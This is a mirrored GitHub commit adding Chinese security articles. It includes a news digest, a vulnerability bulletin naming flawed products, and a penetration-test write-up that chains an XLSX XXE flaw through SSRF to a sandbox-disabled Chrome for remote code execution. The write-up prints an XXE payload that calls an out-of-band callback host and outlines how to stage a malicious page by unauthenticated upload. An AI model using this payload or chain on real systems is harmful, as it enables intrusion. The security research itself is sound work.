mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 11:50:50 +00:00
XXE到Chrome RCE:一次完整的不出网利用实践、关于小程序逻辑漏洞挖掘测试、微软AI安全新突破:MDASH多模型智能体扫描系统,以AI速度重塑漏洞防御格局、AI金矿分化加剧:高额股权 vs 技能贬值,安全从业者面临新挑战;CNVD漏洞周报2026年第19期| 牛览、DudeSuite 漏洞播报 全网漏洞早知道【20260519】、
This commit is contained in:
 test committed
1 parent
9b029d161d
commit
32caeee3e8
6 files changed
+923
-1
No files matched your search
@@ -21029,5 +21029,10 @@
|
||||
"https://mp.weixin.qq.com/s/ynYiD7N1VJt9yx9Q5waUnw": "首款由AI研发的零日漏洞利用程序",
|
||||
"https://mp.weixin.qq.com/s/oKLDfvFTgK1ML4Sbq4eLCg": "MiniPlasma:可在完全修补的 Windows 系统提权【PoC已公开】",
|
||||
"https://mp.weixin.qq.com/s/Sww5vEo2DJ2pNGvC6LsSjQ": "理解 Windows 内核漏洞利用中的整数溢出",
|
||||
"https://mp.weixin.qq.com/s/DXH2BE4TwIN1WKywjEVoBQ": "漏洞预警 | Apache HTTP Server双重释放漏洞"
|
||||
"https://mp.weixin.qq.com/s/DXH2BE4TwIN1WKywjEVoBQ": "漏洞预警 | Apache HTTP Server双重释放漏洞",
|
||||
"https://mp.weixin.qq.com/s/fwDm_XiM1_3kmfP-Z1jKLQ": "XXE到Chrome RCE:一次完整的不出网利用实践",
|
||||
"https://mp.weixin.qq.com/s/4otTvtAaqfQg68V0aaa-_A": "关于小程序逻辑漏洞挖掘测试",
|
||||
"https://mp.weixin.qq.com/s/3UB4UrAb8rtEAkXxAKRZ5g": "微软AI安全新突破:MDASH多模型智能体扫描系统,以AI速度重塑漏洞防御格局",
|
||||
"https://mp.weixin.qq.com/s/H_lFDwkGF2K1v317VRUGnA": "AI金矿分化加剧:高额股权 vs 技能贬值,安全从业者面临新挑战;CNVD漏洞周报2026年第19期| 牛览",
|
||||
"https://mp.weixin.qq.com/s/rQKZQmWL2-HTwtVfTxLjDQ": "DudeSuite 漏洞播报 全网漏洞早知道【20260519】"
|
||||
}
|
||||
@@ -0,0 +1,266 @@
|
||||
# AI金矿分化加剧:高额股权 vs 技能贬值,安全从业者面临新挑战;CNVD漏洞周报2026年第19期| 牛览
|
||||
安全牛 2026-05-19 04:17
|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
新闻速览
|
||||
|
||||
|
||||
- CNVD漏洞周报2026年第19期
|
||||
|
||||
|
||||
- AI金矿分化加剧:高额股权 vs 技能贬值,安全从业者面临新挑战
|
||||
|
||||
|
||||
- 纽约医疗系统遭网络攻击,超 180 万患者医疗数据泄露
|
||||
|
||||
|
||||
- CNVD发布上周关注度较高的产品安全漏洞
|
||||
|
||||
|
||||
- 电商售后遭AI伪造证据冲击,AI内容鉴定成商家维权新工具
|
||||
|
||||
|
||||
- CISA供应链安全再敲警钟:GovCloud凭据公开暴露数月
|
||||
|
||||
|
||||
- 美国超2.5亿条个人数据疑遭暗网泄露,信用与收入信息成高风险字段
|
||||
|
||||
|
||||
- Lyrie开源自治渗透测试代理发布,AI驱动七阶段攻防流程
|
||||
|
||||
|
||||
- 钓鱼团伙采用JavaScript VM规避检测:AiTM+MFA拦截技术加速演进
|
||||
|
||||
|
||||
- 勒索软件团伙遭反噬:运营与附属管理细节揭秘
|
||||
|
||||
|
||||
|
||||
|
||||
特别关注
|
||||
|
||||
|
||||
**CNVD漏洞周报2026年第19期**
|
||||
|
||||
2026 年 5 月 11 日至 17 日,CNVD 第 19 期共收录漏洞 501 个,整体威胁评级为中,其中高危漏洞 279 个,零日漏洞 411 个(占 82%),党政机关及企事业单位相关漏洞环比增 12%。
|
||||
|
||||
|
||||
漏洞分布集中,Web 应用 235 个、应用程序 164 个、网络设备 55 个。厂商方面,Microsoft、Adobe、Mozilla、Google 等产品漏洞突出,均为高危级别。
|
||||
|
||||
|
||||
Microsoft 多款产品存权限提升、代码执行漏洞;Adobe Framemaker 曝出堆溢出、越界读写等漏洞,可远程执行代码;Mozilla Firefox 等因 WebRTC、Graphics 组件缺陷,存在代码执行与崩溃风险;Google Chrome 现缓冲区溢出漏洞,可致沙箱逃逸。此外,Tenda F456 路由存栈溢出漏洞,远程可触发攻击。
|
||||
|
||||
|
||||
目前多数厂商已发布补丁,CNVD 提醒用户及时更新,防范漏洞攻击。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.cnvd.org.cn/webinfo/show/12401
|
||||
|
||||
|
||||
**CNVD发布上周关注度较高的产品安全漏洞**
|
||||
|
||||
近期,国家信息安全漏洞库(CNVD)收录多起国内外厂商产品高危漏洞,涉及办公软件、浏览器、操作系统、工业设备及家用路由,威胁覆盖代码执行、权限提升、拒绝服务等。
|
||||
|
||||
|
||||
境外产品方面,Adobe Framemaker 先后曝出堆缓冲区溢出(CNVD-2026-19998)与越界读取漏洞(CNVD-2026-19997),均允许攻击者执行任意代码。Mozilla 多款产品存两漏洞,Graphics 组件边界错误致浏览器崩溃(CNVD-2026-19984),WebRTC:Signaling 组件未定义行为可远程执行代码(CNVD-2026-19983)。Microsoft Windows SSDP 存在权限提升漏洞(CNVD-2026-20180)。
|
||||
|
||||
|
||||
境内产品隐患集中,Huawei HarmonyOS 通信模块现两起内存错误引用漏洞(CNVD-2026-20004、20003),影响系统可用性。Delta Electronics DVP-12SE11T 输入验证不当,可引发拒绝服务(CNVD-2026-20005)。D-Link M60 路由弱密码恢复漏洞,威胁数据机密性、完整性(CNVD-2026-19966)。Tenda F456 路由栈缓冲区溢出漏洞,远程恶意数据可触发溢出(CNVD-2026-19971)。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.cnvd.org.cn/webinfo/show/12406
|
||||
|
||||
|
||||
|
||||
热点观察
|
||||
|
||||
|
||||
**电商售后遭AI伪造证据冲击,AI内容鉴定成商家维权新工具**
|
||||
|
||||
“有图有真相”的电商售后逻辑正被AI生成内容改写。近期,多名商家反映,部分买家利用AI伪造“问题商品”图片,申请“仅退款”,将正常维权流程异化为套利工具。河北种植户张先生曾售出12单无花果苗后收到退款申请,对方提供的枯黄果苗图与植物失水规律不符,但平台仍在数分钟内批准“仅退款”。
|
||||
|
||||
|
||||
类似案例已扩展至多类商品,包括衣架断裂图、杯身裂痕图、商品发霉或破损图等。有商家上传疑似图片后,AI检测工具给出“92%概率AI生成”的判断,部分图片甚至带有“豆包生成”水印。
|
||||
|
||||
|
||||
应对这一趋势,国家反诈中心App已于今年3月上线AI内容鉴定功能,支持对图像、视频、文本和音频进行AI识别检测,覆盖30KB至5MB图片、10分钟以内人声音频等常用格式。蚂蚁安全内容视觉算法负责人兰钧介绍,主流AI鉴真通常结合小模型和大模型:前者学习AI生成内容的模式特征,后者识别物理瑕疵、文字乱码和语义逻辑异常。对中小商家而言,这类工具可降低初步鉴别成本,并为平台申诉和维权提供技术证据。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.ithome.com/0/951/422.htm
|
||||
|
||||
|
||||
**勒索软件团伙遭反噬:运营与附属管理细节揭秘**
|
||||
|
||||
2026年5月,勒索软件团伙The Gentlemen内部系统遭受入侵,其后端基础设施、附属成员活动、受害者管理和运营工具等关键信息被曝光。Check Point Research(CPR)研究人员借此获得对该RaaS(Ransomware-as-a-Service)团伙运作的罕见洞察。
|
||||
|
||||
|
||||
The Gentlemen于2025年首次出现,采用RaaS模式运营,主运营商提供勒索软件平台,附属成员负责实施攻击并分享赎金。该团伙向附属成员提供高达90%的收入分成,这一慷慨比例有效吸引了经验丰富的网络犯罪分子。攻击重点在于实际执行,而非炫技:主要针对暴露在互联网上的系统,入侵后禁用安全工具,随后加密Windows、Linux、NAS和ESXi环境。研究人员还观察到与该团伙关联的SystemBC恶意软件,用于持久化、远程访问和流量隧道。
|
||||
|
||||
|
||||
泄露数据包括受害者跟踪系统、附属管理渠道及内部聊天记录。附属成员在私密频道讨论凭证滥用、EDR-killer工具、Fortinet和Cisco访问以及NTLM中继等技术。暴露的受害者数量远超其暗网泄露站点公开数据,CPR识别出超过1570个潜在受害者,覆盖多个行业和地区。
|
||||
|
||||
|
||||
尽管遭受内部泄露,The Gentlemen并未放缓脚步。5月16日,其成为BreachForums新版本的官方合作伙伴,并在暗网站点展示相关横幅,继续发布受害者公告和勒索信息。这凸显了勒索软件生态的韧性,但也暴露了内部安全薄弱环节,如附属纠纷、基础设施防护不足和运营失误,为研究人员和执法部门提供了情报收集机会。
|
||||
|
||||
|
||||
对网络安全从业者而言,此事件提醒企业需强化互联网暴露面防护、EDR解决方案及多层防御策略,同时关注RaaS团伙的内部动态以提前预警潜在威胁。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://hackread.com/the-gentlemen-ransomware-gang-breach-op-exposed/
|
||||
|
||||
|
||||
|
||||
安全事件
|
||||
|
||||
|
||||
**纽约医疗系统遭网络攻击,超 180 万患者医疗数据泄露**
|
||||
|
||||
近日,美国纽约市公立医院系统 NYC Health Hospitals 披露一起严重网络安全事件,黑客通过入侵系统窃取大量医疗数据,受影响人数至少 180 万。
|
||||
|
||||
|
||||
事件源于针对性网络攻击,攻击者非法侵入医院信息系统,未经授权获取患者个人信息与医疗记录,包括身份信息、诊疗记录、病史等敏感数据。此类数据泄露可被用于诈骗、勒索或黑市交易,严重威胁患者隐私与身份安全。
|
||||
|
||||
|
||||
NYC Health Hospitals 已确认事件属实并启动内部调查,同时通知受影响患者、上报监管机构,并加强系统安全防护。医疗行业因数据价值高、系统复杂、防护薄弱,长期为网络攻击重点目标。此次事件再次警示,医疗机构需强化网络安全治理,完善数据加密、访问控制与威胁监测机制,防范同类攻击。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.cybersecurity-review.com/nyc-health-hospitals-says-hackers-stole-medical-data-affecting-at-least-1-8m-people/
|
||||
|
||||
|
||||
**CISA供应链安全再敲警钟:GovCloud凭据公开暴露数月**
|
||||
|
||||
美国CISA一起高敏感凭据泄露事件引发关注。GitGuardian研究员Guillaume Valadon于5月15日发现,一个名为“Private-CISA”的公开GitHub仓库暴露了大量CISA/DHS内部资产,包括AWS GovCloud密钥、tokens、明文密码、日志和内部系统文件。该仓库由政府承包商Nightwing一名员工维护,疑似被当作跨设备同步或临时工作区使用。
|
||||
|
||||
|
||||
安全公司Seralys创始人Philippe Caturegli验证发现,泄露凭据可认证至3个AWS GovCloud账户,且具备高权限。仓库中还包含“importantAWStokens”和“AWS-Workspace-Firefox-Passwords.csv”等文件,后者列出数十个CISA内部系统的用户名和密码,其中包括疑似“Landing Zone DevSecOps”的LZ-DSO环境,以及内部artifactory代码包仓库。攻击者若获取这类访问权限,可能借软件包投毒实现横向移动和持久化。
|
||||
|
||||
|
||||
更严重的是,相关GitHub提交记录显示,该账号曾禁用GitHub默认的secret scanning阻断机制,使SSH keys等敏感信息得以公开提交。仓库在KrebsOnSecurity和Seralys通知CISA后下线,但部分AWS密钥仍继续有效约48小时。CISA回应称正在调查,目前没有迹象显示敏感数据因此被破坏,并将部署额外防护措施。该事件凸显政府机构在第三方承包商管理、云凭据轮换、secret scanning和最小权限控制上的系统性风险。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://krebsonsecurity.com/2026/05/cisa-admin-leaked-aws-govcloud-keys-on-github/
|
||||
|
||||
|
||||
**美国超2.5亿条个人数据疑遭暗网泄露,信用与收入信息成高风险字段**
|
||||
|
||||
近日,一起涉及美国的大规模数据泄露事件在暗网曝光。根据公开信息,泄露数据规模超过2.5亿条,内容覆盖姓名、电话号码、电子邮件地址、出生日期、婚姻状况、性别等基础身份信息,同时还包括家庭住址、邮政编码、地理位置、房屋成本、租金、房屋建造年份等居住类数据。
|
||||
|
||||
|
||||
更值得关注的是,泄露字段还涉及信用能力、政治倾向、工资、收入详情、拥有车辆数量、家庭子女数量以及宠物数量等高度敏感信息。这类数据不只是单一身份标识,已经接近完整的个人画像,一旦被黑产利用,可能被用于精准诈骗、社会工程攻击、身份冒用、信用欺诈和定向钓鱼。
|
||||
|
||||
|
||||
从安全角度看,本次事件的风险不在于单个字段泄露,而在于多维数据被集中关联。攻击者可通过姓名、联系方式和住址建立基础身份映射,再结合收入、信用、家庭结构和政治倾向等信息,对目标进行分层筛选和定制化攻击。对于企业和安全团队而言,此类事件也提醒数据治理需要覆盖采集、存储、访问控制、脱敏和外泄监测等全链路环节,避免高价值个人数据长期集中暴露。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://cn-sec.com/archives/5243948.html
|
||||
|
||||
|
||||
|
||||
安全攻防
|
||||
|
||||
|
||||
**钓鱼团伙采用JavaScript VM规避检测:AiTM+MFA拦截技术加速演进**
|
||||
|
||||
知名钓鱼即服务(PhaaS)组织FlowerStorm开始使用浏览器端JavaScript虚拟机KrakVM来隐藏凭证窃取代码,这是研究人员观察到的钓鱼工具包复杂性升级,可能让传统邮件安全和静态分析工具更难检测。
|
||||
|
||||
|
||||
Sublime Security研究人员于4月发现该活动:攻击者通过伪装成语音邮件通知、发票或供应商沟通的HTML附件发送钓鱼邮件。打开后,嵌入的JavaScript利用KrakVM将恶意代码编译为加密字节码,在浏览器内通过虚拟机解释执行,实现多层混淆,规避静态检测。
|
||||
|
||||
|
||||
该攻击针对Microsoft 365、Hotmail和GoDaddy等服务的凭证及多因素认证(MFA)代码,支持实时adversary-in-the-middle(AiTM)拦截技术,能动态适应受害者环境、伪造登录门户、预加载邮箱地址并枚举MFA方式(包括Authenticator推送、TOTP、SMS等)。凭证和MFA响应被转发至C2服务器,完成会话劫持。
|
||||
|
||||
|
||||
FlowerStorm以高级AiTM和MFA拦截能力著称,此次在KrakVM开源后一个月内快速采用,凸显钓鱼生态正引入传统恶意软件的虚拟化执行和分层混淆技术。研究人员发布了153个IoC,目标行业涵盖地方政府、物流、零售等。默认配置即可运行,意味着该技术易于在钓鱼团伙中扩散。
|
||||
|
||||
|
||||
对网络安全从业者而言,这提醒需加强HTML附件行为分析、动态沙箱检测和MFA强化策略,以应对日益演化的钓鱼威胁。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.csoonline.com/article/4171221/flowerstorm-phishing-gang-adopts-virtual-machine-obfuscation-to-evade-email-defenses.html
|
||||
|
||||
|
||||
|
||||
产业动态
|
||||
|
||||
|
||||
**AI金矿分化加剧:高额股权 vs 技能贬值,安全从业者面临新挑战**
|
||||
|
||||
Menlo Ventures合伙人Deedy Das近日在社交媒体上发长帖,指出当前AI热潮下旧金山科技圈氛围紧张,成果分化达到前所未有的程度。过去5年,约1万名OpenAI、Anthropic、Nvidia、xAI等公司创始人及核心员工,通过股权等实现了远超2000万美元的“退休财富”,而多数从业者即使拿着低于50万美元年薪的工作,也难以企及类似水平。
|
||||
|
||||
|
||||
文章提到,尽管AI技术迅猛发展,但行业内裁员潮仍在持续,许多软件工程师感到自身技能迅速贬值,对职业路径产生困惑,并出现对工作未来的深层倦怠。这种“赢家通吃”的局面,让AI既成为少数人的“彩票”,又成为多数人职业安全的威胁。
|
||||
|
||||
|
||||
帖文引发X平台讨论,有人认为多数科技从业者已足够幸运,应选择积极心态;也有人指出,本轮周期独特之处在于同一技术同时扮演财富创造者和传统岗位破坏者的双重角色。
|
||||
|
||||
|
||||
作为网络安全从业者,需特别关注这一分化对行业的影响:核心AI企业掌握强大算力和数据资源,可能在安全防御与攻击能力上形成不对称优势,而广大从业者则面临技能迭代压力。如何在AI时代快速掌握相关安全技术、参与高价值项目,或成为应对分化的关键。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://techcrunch.com/2026/05/16/the-haves-and-have-nots-of-the-ai-gold-rush/
|
||||
|
||||
|
||||
|
||||
新品发布
|
||||
|
||||
|
||||
**Lyrie开源自治渗透测试代理发布,AI驱动七阶段攻防流程**
|
||||
|
||||
5月18日,据Help Net Security报道,OTT Cybersecurity推出开源自治安全代理Lyrie,试图将传统需要数周人工投入的渗透测试流程,压缩为可通过命令行执行的自动化工具。该项目本月已升级至3.1.0版本,新增XChaCha20-Poly1305内存加密,用于保护敏感威胁数据;同时加入7类PoC生成器,覆盖prompt injection、auth bypass、CSRF、open redirect、race condition、secret exposure和cross-site execution等场景,并新增Rust分析、taint engine处理和AI-driven code review三类深度扫描器。
|
||||
|
||||
|
||||
Lyrie由两个可安装组件组成:lyrie-omega是面向扫描、渗透测试和red-teaming的Python CLI,@lyrie/atp是基于TypeScript和Node.js的SDK,用于实现Agent Trust Protocol。其核心命令lyrie hack可对 live URLs和本地源码树执行侦察、指纹识别、扫描、利用、PoC生成和报告输出等流程,并以SARIF格式输出结果,便于接入GitHub Code Scanning。AI红队模块支持针对LLM endpoint的5种攻击策略,其中gradient-based suffix attacks需要H200 GPU基础设施。
|
||||
|
||||
|
||||
值得关注的是,Agent Trust Protocol试图解决AI agent在运行时身份验证和授权范围声明问题。该协议使用Ed25519签名,支持delegation chains、revocation lists和multisig配置,便于系统实时确认agent身份、授权范围及权限是否被撤销。该规范目前已有143项通过测试,并计划提交给IETF。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.helpnetsecurity.com/2026/05/18/lyrie-ai-autonomous-pentesting-agent/
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**联系我们**
|
||||
|
||||
合作电话:18610811242
|
||||
|
||||
合作微信:aqniu001
|
||||
|
||||
联系邮箱:bd@aqniu.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,33 @@
|
||||
# DudeSuite 漏洞播报 全网漏洞早知道【20260519】
|
||||
原创 0x00
|
||||
0x00 星羽安全 2026-05-19 06:31
|
||||
|
||||
DudeSuite 渗透测试工具,是专为执行网络安全保障任务量身定制的一款轻量一体化的单兵渗透利器,集合了数据包重放与爆破、自动测试、漏洞验证、端口扫描、流量劫持等日常渗透场景使用频率很高的功能,并内置密码加密解密、编码解码、域名爆破、JWT/SQL注入辅助等实用插件,海量且持续更新的漏洞库:覆盖办公系统、安全设备、网络设备、工控设备、网站系统等等主流应用系统资产。
|
||||
|
||||
秉承了“All-in-One” 的设计理念,将渗透测试的高频操作融为一体,专为应急响应及攻防演练而打造。
|
||||
|
||||
【攻防演练】
|
||||
:在攻防演练中时间及情报就是一切。你将能获取到时差不超过三天最新漏洞,重点高风险不超过一天,真正做到洞见先机,快速取得战果。
|
||||
|
||||
【应急响应】
|
||||
:在应急响应
|
||||
处置
|
||||
工作中,可通过快速的资产筛查匹配漏洞结合网络日志、应用日志数据提取复现等手法协助完成应急响应处置工作。
|
||||
|
||||
【漏洞排查】
|
||||
:在
|
||||
进行
|
||||
省
|
||||
级
|
||||
市
|
||||
级授权的重点漏洞排查场景,批量导入验证对象列表使用内置漏洞库或自定义漏洞进行高并发验证,快速发现安全漏洞隐患。
|
||||
|
||||
【现场检查】
|
||||
:在进行现场检查时,面对内网成百上千的资产自动测试可以做到自动探测存活资产、自动发现服务、智能匹配漏洞进行验证、自动进行弱口令检查,一键完成三高一弱风险排查。
|
||||
```
|
||||
https://www.dudesuite.cn
|
||||
https://github.com/x364e3ab6/DudeSuite
|
||||
https://gitee.com/SecurityTools/DudeSuite
|
||||
```
|
||||
<table><tbody><tr style="height:13.5pt;"><td data-colwidth="100" width="87" style="height: 13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td data-colwidth="598" width="598"><section><span leaf=""><span textstyle="" style="font-size: 12px;">用友 NC IMsgCenterWebService SQL注入 二</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">用友 NC IMsgCenterWebService SQL注入 一</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">任意读写</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">Citrix NetScaler passive 内存越界读取漏洞</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">维达外贸客户关系管理系统 deskmain.jsp SQL注入</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">恒友摄影ERP InsiderManage.ashx SQL注入</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">政企即时通讯门户系统 files.lua SQL注入</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">弱口令</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">北大医疗 运营管理与决策支持系统 AjaxLogIn 弱口令漏洞</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">泛微 E-cology upload SQL注入</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">任意读写</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">Blinko 笔记 plugins 任意文件读取</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">CKAN 数据资源管理系统 DataStore SQL注入</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">弱口令</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">Mitel 弱口令</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">命令执行</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">WAVLINK-WN530HG4 live_api.cgi 远程命令执行漏洞</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">任意读写</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">富勒仓储管理系统 getDownloadFileAction 任意文件读取漏洞</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">数据注入</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-size: 12px;">同享人力资源管理系统 TXEHR V15 PeiXun.asmx SQL注入</span></span></section></td></tr><tr style="height:13.5pt;"><td data-colwidth="100" style="height:13.5pt;"><section><span leaf=""><span textstyle="" style="font-size: 12px;">任意读写</span></span></section></td><td><section><span leaf=""><span textstyle="" style="font-sizeLine truncated
|
||||
|
||||
@@ -0,0 +1,218 @@
|
||||
# XXE到Chrome RCE:一次完整的不出网利用实践
|
||||
听风安全 2026-05-19 05:46
|
||||
|
||||

|
||||
|
||||
**免责声明**
|
||||
|
||||
由于传播、利用本公众号听风安全所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号听风安全及作者不为**此**
|
||||
承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
|
||||
公众号现在只对常读和星标的公众号才展示大图推送,
|
||||
|
||||
建议大家把
|
||||
听风安全
|
||||
设为**星标**
|
||||
,否则可能就看不到啦!
|
||||
|
||||
----------------------------------------------------------------------
|
||||
|
||||
## 前言
|
||||
|
||||
最近忙着审计一些通用设备,停更了一段时间。翻阅以前的笔记,挑选了一个XXE到RCE的经典案例来分享,希望能给大家带来一些启发。
|
||||
## 一、服务架构分析
|
||||
|
||||
在完成目标系统的安装部署后,我对其Web服务架构进行了详细分析,发现该系统采用了双服务架构:
|
||||
- **主服务**
|
||||
:Tomcat应用服务器
|
||||
|
||||
- **辅助服务**
|
||||
:Node.js实现的Web服务
|
||||
|
||||

|
||||
|
||||
服务架构图
|
||||
### 1.1 Node.js截图服务审计
|
||||
|
||||
Node.js服务的核心代码位于 C:\xxxx\ScreenshotApp\server.js
|
||||
,从文件名可以看出这是一个截图应用。
|
||||
|
||||

|
||||
|
||||
代码结构
|
||||
|
||||
**关键发现**
|
||||
:代码中调用了Chrome浏览器,并且**关闭了沙箱保护机制**
|
||||
(--no-sandbox
|
||||
参数)。
|
||||
|
||||

|
||||
|
||||
Chrome调用代码
|
||||
|
||||
该服务接收用户传入的URL参数,使用Chrome打开目标页面并进行截图操作。
|
||||
|
||||

|
||||
|
||||
URL处理逻辑
|
||||
### 1.2 Chrome版本漏洞确认
|
||||
|
||||
经过版本检查,发现系统使用的Chrome版本较低,**存在已知的RCE漏洞**
|
||||
。
|
||||
|
||||

|
||||
|
||||
Chrome漏洞
|
||||
|
||||
理论上可以直接使用Metasploit生成Payload进行利用。
|
||||
|
||||
**但问题来了**
|
||||
:通过外网测绘发现,虽然该服务监听在0.0.0.0
|
||||
,但实际开放到公网的实例并不多。这意味着我们需要找到一个**SSRF漏洞**
|
||||
来间接访问这个内网服务。
|
||||
## 二、Excel导入功能的XXE漏洞挖掘
|
||||
### 2.1 漏洞点定位
|
||||
|
||||
在Tomcat主应用中搜索了很久未授权的SSRF漏洞,未果。于是转变思路,开始寻找**XXE(XML外部实体注入)**
|
||||
漏洞,最终在Excel导入功能中找到了突破口。
|
||||
|
||||

|
||||
|
||||
Servlet代码
|
||||
|
||||
该Servlet的处理流程为:
|
||||
1. 接收用户上传的文件
|
||||
|
||||
1. 解析Excel文件内容
|
||||
|
||||

|
||||
|
||||
解析流程1
|
||||
|
||||

|
||||
|
||||
解析流程2
|
||||
### 2.2 XXE漏洞验证
|
||||
|
||||

|
||||
|
||||
XXE代码位置
|
||||
|
||||
在解析XLSX文件时,程序对XML内容的处理**未禁用外部实体解析**
|
||||
,导致XXE漏洞。
|
||||
|
||||
**PoC构造**
|
||||
:修改XLSX文件中的[Content_Types].xml
|
||||
:
|
||||
```
|
||||
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><!DOCTYPE foo [ <!ELEMENT foo ANY><!ENTITY xxe SYSTEM "http://ukiayp51zrokeq6sm5h05cdit9zzno.oastify.com/111111">]><foo>&xxe;</foo>
|
||||
```
|
||||
|
||||

|
||||
|
||||
修改后的文件
|
||||
|
||||
上传修改后的XLSX文件:
|
||||
|
||||

|
||||
|
||||
上传操作
|
||||
|
||||
**成功触发XXE**
|
||||
,收到外带请求:
|
||||
|
||||

|
||||
|
||||
XXE触发
|
||||
## 三、不出网利用链构造
|
||||
### 3.1 初步利用思路
|
||||
|
||||
此时我们已经可以通过XXE调用Node.js截图服务,并传入URL参数触发Chrome RCE。但这个方案存在一个问题:**需要外部服务器托管恶意Payload**
|
||||
。
|
||||
|
||||
对于追求完美的渗透测试来说,我们希望实现**完全不出网的RCE利用**
|
||||
。
|
||||
### 3.2 寻找文件上传功能
|
||||
|
||||
要实现不出网利用,我们需要找到一个**未授权的文件上传点**
|
||||
,要求:
|
||||
- ✅ 文件内容可控
|
||||
|
||||
- ✅ 上传后可通过内部URL访问
|
||||
|
||||
- ⚠️ 后缀名不需要可控
|
||||
|
||||
经过进一步挖掘,找到了符合条件的Servlet:
|
||||
|
||||

|
||||
|
||||
文件上传功能
|
||||
|
||||

|
||||
|
||||
上传实现
|
||||
### 3.3 完整利用链
|
||||
|
||||
至此,完整的不出网RCE利用链构造完成:
|
||||
1. **第一步**
|
||||
:利用文件上传功能,上传包含Chrome RCE Payload的恶意文件(如HTML代码),获取其Web访问路径
|
||||
|
||||
1. **第二步**
|
||||
:构造XXE Payload,将目标URL指向第一步上传的文件
|
||||
|
||||
1. **第三步**
|
||||
:将XXE Payload嵌入XLSX文件并上传导入
|
||||
|
||||
1. **第四步**
|
||||
:XXE触发 → SSRF访问Node.js服务 → Chrome打开恶意页面 → RCE成功
|
||||
|
||||
## 四、技术疑问与思考
|
||||
|
||||
在复盘这个案例时,我注意到一个有趣的问题:
|
||||
> **Chrome访问JPG文件时,其中包含的HTML代码也会被解析吗?**
|
||||
|
||||
|
||||
当时测试确实可行,但没有深入研究其原理。可能的原因包括:
|
||||
- Content-Type响应头的影响
|
||||
|
||||
- Chrome的MIME类型嗅探机制
|
||||
|
||||
- 文件扩展名与实际内容的处理逻辑
|
||||
|
||||
感兴趣的朋友可以自行研究,欢迎交流讨论。
|
||||
## 总结
|
||||
|
||||
这个案例展示了一个典型的**漏洞链组合利用**
|
||||
过程,展示了安全研究中"点-线-面"的思维方式。
|
||||
|
||||
服务漏洞
|
||||
|
||||
关键点在于:
|
||||
- 🔍 全面的服务架构分析
|
||||
|
||||
- 🔗 多个漏洞的链式组合
|
||||
|
||||
- 🎯 不出网利用的思路转换
|
||||
|
||||
- 💡 对业务逻辑的深入理解
|
||||
|
||||
希望这个案例能为大家在实战中提供一些思路启发!
|
||||
|
||||
不可错过的往期推荐哦
|
||||
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
点击下方名片,关注我们
|
||||
|
||||
|
||||
